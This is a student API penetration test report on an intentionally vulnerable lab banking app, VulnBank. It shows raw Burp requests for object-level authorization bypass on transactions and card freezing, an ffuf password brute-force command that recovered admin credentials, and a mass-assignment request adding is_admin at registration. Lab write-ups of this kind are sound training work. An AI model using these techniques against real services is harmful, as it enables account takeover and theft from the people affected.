

VulnBank API endpoint Test Report!

Prepared by: Falilat Owolabi

Date: Dec 8th 2025

Target Application: Vuln Bank website

Test Environment: Local Docker compose environment

Testing Window: Dec 2nd - Dec 8th 2025

Testing Type: Red Team Simulation (Self-led, Part of API Security Capstone)

Format

This report contains the Top 3 vulnerabilities expected to be identified during testing.

Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report documents the API test conducted on the VulnBank website, a digital bank system. The primary objective was to identify security weaknesses in the application's frontend, backend (API). Testing simulated a real-world attacker attempting to exploit common and advanced vulnerabilities.

Despite employing foundational protections like JWT authentication, and container isolation via Docker, critical issues were discovered. These include:

- Broken Object-Level Authorization (BOLA)
- Broken Authentication
- Broken Object Property level Authorization

Additionally, through frontend tampering and DevTools manipulation, unauthorized access to different user roles (Admin and other user bank data) was achieved by manipulating browser storage, bypassing intended authentication flows.

Methodology

The testing approach combined black-box, gray-box, and white-box techniques:


Tools Used:

- Burp Suite (for intercepting & manipulating API traffic)
- Browser DevTools (to inspect localStorage/session flows)
- JWT.io (token inspection)

Process Overview:

1. Mapped API endpoints via the frontend
2. Captured requests and tokens using BurpSuite

Vuln Bank Welcome Page



Our Features

Demo User mapped to the account Number

Hacker => **8961809232**

Hacker2 => **7885312289**

User1 => **1596221626**

User2 => **7806854832**

Finding 1: Possible Broken Object Level Authorization (BOLA)

Affected endpoint:

- GET /transactions/{account_number}
- POST /api/virtual-cards/{card_id}/toggle-freeze

a) GET /transactions/{account_number}

The screenshot shows a Burp Suite interface with the following details:

Request:

```
1 GET /transactions/8961809232 HTTP/1.1
2 Host: 172.18.0.3:5000
3 Accept-Language: en-GB,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
5 Authorization: Bearer ey30exAi0LJKV1QLCjhbcCi0lJIUzI1Nj9eyJc2Vyx2lkijoyLCJx...6Imhhyzt1cis1mlzx2...uijpmvwxzZSwiaWF0joxNzY1MDQ5MTA0fQ.2br6GPQMB3u10xDsNhfT-M20lHcYS60aGm
6 Accept: */
7 Referer: http://172.18.0.3:5000/dashboard
8 Accept-Encoding: gzip, deflate, br
9 Cookie: token=ey30exAi0LJKV1QLCjhbcCi0lJIUzI1Nj9eyJc2Vyx2lkijoyLCJx...6Imhhyzt1cis1mlzx2...uijpmvwxzZSwiaWF0joxNzY1MDQ5MTA0fQ.2br6GPQMB3u10xDsNhfT-M20lHcYS60aGm
10 Connection: keep-alive
11
12
```

Response:

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 397
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Sat, 06 Dec 2025 19:40:48 GMT
7
8 {
9     "account_number": "8961809232",
10    "server_time": "2025-12-06 19:40:48.602904",
11    "status": "success",
12    "transactions": [
13        {
14            "amount": 50.0,
15            "description": "I'm here to steal half of your balance",
16            "from_account": "8961809232",
17            "id": 2,
18            "timestamp": "2025-12-06 19:30:38.988177",
19            "to_account": "7806854832",
20            "type": "transfer"
21        }
22    ]
23 }
24
```

Inspector: Shows Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.

Description: The application uses a Bearer token to get the transaction details of the user signed in and return some data which some of them are sensitive and should only be seen by the authorized and this information is not meant to be returned, confirming bola exist is to change the account number to another user and see if the response is going to be successful.

Exploitation

The screenshot shows a Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is shown with the URL `/transactions/7806854832` and a red arrow pointing to the `Host: 172.18.0.3:5000` header. The 'Response' pane displays a JSON object representing two transactions:

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 660
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Sat, 06 Dec 2025 19:41:19 GMT

{
    "account_number": "7806854832",
    "server_time": "2025-12-06 19:41:19.587093",
    "status": "success",
    "transactions": [
        {
            "amount": 50.0,
            "description": "I am here to steal half of your money",
            "from_account": "1596221626",
            "id": 3,
            "timestamp": "2025-12-06 19:39:40.664330",
            "to_account": "7806854832",
            "type": "transfer"
        },
        {
            "amount": 50.0,
            "description": "I'm here to steal half of your balance",
            "from_account": "8961809232",
            "id": 2,
            "timestamp": "2025-12-06 19:30:38.988177",
            "to_account": "7806854832",
            "type": "transfer"
        }
    ]
}
```

With the same Authorization bearer token, the hacker user is able to access the transaction data of user 2, which means he can access any user data as

long as he knows their account number. An account number is not a private data that is being kept from the public.

b) POST /api/virtual-cards/{card_id}/toggle-freeze

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red arrow points to the Host header in the Request pane, which specifies "Host: 172.18.0.3:5000". The Response pane displays a JSON response with the message "Card frozen successfully" and status "success". The Inspector pane shows various request and response details. The bottom status bar indicates 281 bytes | 4 millis.

```
POST /api/virtual-cards/2/toggle-freeze HTTP/1.1
Host: 172.18.0.3:5000
Content-Length: 0
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoyLCJ1c2VybmcFZSI6ImhhY2tlciIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDQ5OTg3fQ.80d4L0zk3NcWxg0E9jVfr4wMPgf7xlCOI2CE7cUVhHO
Accept: */*
Origin: http://172.18.0.3:5000
Referer: http://172.18.0.3:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoyLCJ1c2VybmcFZSI6ImhhY2tlciIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDQ5OTg3fQ.80d4L0zk3NcWxg0E9jVfr4wMPgf7xlCOI2CE7cUVhHO
Connection: keep-alive

```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 68
Access-Control-Allow-Origin: http://172.18.0.3:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Sat, 06 Dec 2025 19:49:05 GMT
{
    "message": "Card frozen successfully",
    "status": "success"
}
```

The hacker's account virtual ID card is ID 2 as seen above

Description: The toggle freeze endpoint is vulnerable to BOLA Attack also. I found that the card ID is part of the request body being sent to freeze the card and when just this was changed to another valid card ID, viola! Another user card was frozen by the hacker account, which means the hacker can freeze all cards in the system by

just writing a script that increments card id by 1 as it can be seen that incremental Id is used to assign Id to each virtual card.

Exploitation

Burp Suite Community Edition v2025.10.4 - Temporary Project

Repeater

Target Proxy Intruder Repeater View Help

Send Cancel < > Burp Al Target: http://172.18.0.3:5000

Inspector

Request Response

Pretty Raw Hex JSON Web Token

1 POST /api/virtual-cards/1/toggle-freeze HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 0
4 Accept-Language: en-GB,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoyLCJ1c2VybmtZSI6Imhy2tliciisImlzX2FkbWluijmpWxzZSwiaWF0IjoxNzY1MDQ5OTg3fQ.80D4L0zk3NcwXg0E9jVfr4WPgf7xLCOI2CE7cUVhH0
7 Accept: */*
8 Origin: http://172.18.0.3:5000
9 Referer: http://172.18.0.3:5000/dashboard
10 Accept-Encoding: gzip, deflate, br
11 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoyLCJ1c2VybmtZSI6Imhy2tliciisImlzX2FkbWluijmpWxzZSwiaWF0IjoxNzY1MDQ5OTg3fQ.80D4L0zk3NcwXg0E9jVfr4WPgf7xLCOI2CE7cUVhH0
12 Connection: keep-alive
13
14

Pretty Raw Hex Render

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 68
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sat, 06 Dec 2025 19:49:24 GMT
8
9 {
10 "message": "Card frozen successfully",
11 "status": "success"
12 }
13

Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers Notes Custom actions

With the hackers Authorization token, he was able to freeze user 1 virtual card with ID 1


Business Impact: Unauthorized access to other users' objects can result in data disclosure to unauthorized parties, data loss or data manipulation

Finding 2: The Login page is vulnerable to Broken Authentication: API2.

Affected endpoint: POST/login

Description: The login endpoint lacks essential security controls such as rate limiting, login timeouts, and account lockout mechanisms. Because of this, an attacker can send an unlimited number of authentication attempts without restriction.

During testing, I successfully used a brute-force tool (such as ffuf / Burp Intruder) to guess valid passwords for existing users, including the admin account. The absence of throttling or blocking responses after repeated failed attempts enables attackers to systematically try a large number of passwords until the correct one is found.



```
(kali㉿kali)-[~]
$ ffuf -w valid.username.txt -t W1 -t W2 -X POST -d "{\"username\":\"W1\", \"password\":\"W2\"}" -H "Content-Type: application/json" -u http://172.18.0.3:5000/login -fc 500,401
v2.1.0-dev

:: Method      : POST
:: Uri         : http://172.18.0.3:5000/login
:: Wordlist    : W1:/usr/share/seclists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt
:: Wordlist    : W2:/usr/share/seclists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt
:: Header      : Content-Type: application/json
:: Threads     : 40
:: Timeout     : 10
:: Follow redirects : False
:: Calibration   : True
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 500,401


[Status: 200, Size: 478, Words: 57, Lines: 15, Duration: 91ms]
* W1: admin
* W2: admin123 → Admin Account credential
[Status: 200, Size: 480, Words: 57, Lines: 15, Duration: 92ms]
* W1: hacker
* W2: hacker

:: Progress: [129836/600000] :: Job [1/1] :: 1020 req/sec :: Duration: [0:03:37] :: Errors: 17917 ::
```

Result: No blocking, no delay, no captcha, and the correct password was discovered within the wordlist.

Additionally, the application allows users to set weak passwords without enforcing any complexity requirements. These weak passwords are commonly present in publicly available wordlists, making them significantly easier to compromise through dictionary attacks.

This combination of missing rate-limiting controls and weak password policies results in a broken authentication vulnerability.




Login page of the admin accessed after using fuff to brute force the login details

Business Impact: Attackers gain complete control of Admin and other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf.

Finding 3: The Registration endpoint is vulnerable to Broken Object Property level Authorization: API3.

Affected Endpoint: POST/register



Description: The registration endpoint only expected the user to register with username and password. But when this request is intercepted by burpsuite and an attacker decided to add a new parameter `is_admin: true` to be able to register as admin as shown below, a success message was responded, which shows that a **mass assignment** can occur as it can be seen below, after adding the `is_admin: true` property, user was registered as an Admin in the system

Burp Suite Community Edition v2025.10.4 - Temporary Project

Target: http://172.18.0.3:5000

Request

```

1 POST /register HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 62
4 Accept-Language: en-GB,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
   Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://172.18.0.3:5000
9 Referer: http://172.18.0.3:5000/register
10 Accept-Encoding: gzip, deflate, br
11 Cookie: token=
eyJ0eXA0JkV1QiLCJhbGciOiJIUzI1NiJ9.eyJcI2Vyx2lkIjoxLCJ1
c2VybmtzSI6InVzZXIyIiwiaXNfWltaw4iOmZhbHNlLCjpxQiojE3N
jUwNTQyNjB9.-N-I90Qropn3rhZ_EPPr3uqWIVvaznc-HGc_-SsdtsM
12 Connection: keep-alive
13
14 {
15     "username": "hacker2",
16     "password": "hacker2",
17     "is_admin": true
18 }

```

Response

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 643
4 X-Debug-Info: {"user_id": 5, "username": "hacker2",
   "account_number": "7885312289", "balance": 1000.0,
   "is_admin": True, "registration_time": "2025-12-07
15:57:46.412747", "server_info": "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36", "raw_data": {"username": "hacker2", "password": "hacker2", "is_admin": True},
   "fields_registered": ["username", "password", "account_number", "is_admin"]}
5 X-User-Info: id=5;admin=True;balance=1000.00
6 Access-Control-Allow-Origin: http://172.18.0.3:5000
7 Vary: Origin
8 Server: Werkzeug/2.0.1 Python/3.9.25
9 Date: Sun, 07 Dec 2025 15:57:46 GMT
10
11 {
12     "debug_data": {
13         "account_number": "7885312289",
14         "balance": 1000.0,
15         "fields_registered": [
16             "username",
17             "password",
18             "account_number",
19             "is_admin"
20         ],
21         "is_admin": true,
22         "raw_data": {
23             "is_admin": true,
24             "password": "hacker2",
25             "username": "hacker2"
26         },
27         "registration_time": "2025-12-07 15:57:46.412747",
28         "server_info": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36",
29         "user_id": 5,
30         "username": "hacker2"
31     },
32     "message": "Registration successful! Proceed to login",
33     "status": "success"
34 }
35

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 11
- Response headers: 8

Notes

Custom actions

Users can determine if they want to be an admin or not in the system and perform several admin features when logged in such as approving loans, deleting other users and even the main Admin of the system which can cause an attacker to hijack the system from the Admin.

The screenshot shows a web browser window with four tabs open, all titled "Dashboard - Vulnerable". The active tab is "Admin Panel - Vulnerable". The URL in the address bar is "Not secure 172.18.0.3:5000/sup3r_s3cr3t_admin".

The main content area displays the "Admin Control Panel" with a blue header and a user icon labeled "System Administrator".

A green notification bar at the top right contains the text "Loan approved successfully" with a red arrow pointing to it.

The "User Management" section contains a table with the following data:

ID	Username	Account Number	Balance	Admin	Actions
1	admin	ADMIN001	\$1000000.00	True	<button>Delete</button>
2	hacker	8961809232	\$950.00	False	<button>Delete</button>
3	user2	7806854832	\$1100.00	False	<button>Delete</button>
4	user1	1596221626	\$750.00	False	<button>Delete</button>
5	hacker2	7885312289	\$1000.00	True	<button>Delete</button>

Below the table, a message says "Showing 1-5 of 5 users" and "Page 1 of 1". A red arrow points from the "hacker2" row towards the "Actions" column.

The "Create Admin Account" section has a form field labeled "Username".

The above image shows hacker2 is an Admin and able to approve loans meant to be done by only the admin.

Business Impact: Unauthorized access to private/sensitive object properties may result in data disclosure, data loss, or data corruption and full account takeover as done by the hacker2 account

Conclusion & final action plan

Overall posture: vulnApp intentionally contained many of the OWASP API Security Top 10 vulnerabilities. In this controlled lab, I successfully enumerated, captured, and exploited the top3, demonstrating real business impact (Unauthorized access to data, mass assignment, account takeover, administrative action abuse). In a production environment, these issues would be critical and require immediate remediation.

Top 5 immediate actions (executive checklist):

2. Apply object-level and function-level authorization checks everywhere.
3. Fix login brute force , enforce rate limiting and account protections.
5. Harden registration endpoint.

End of Report!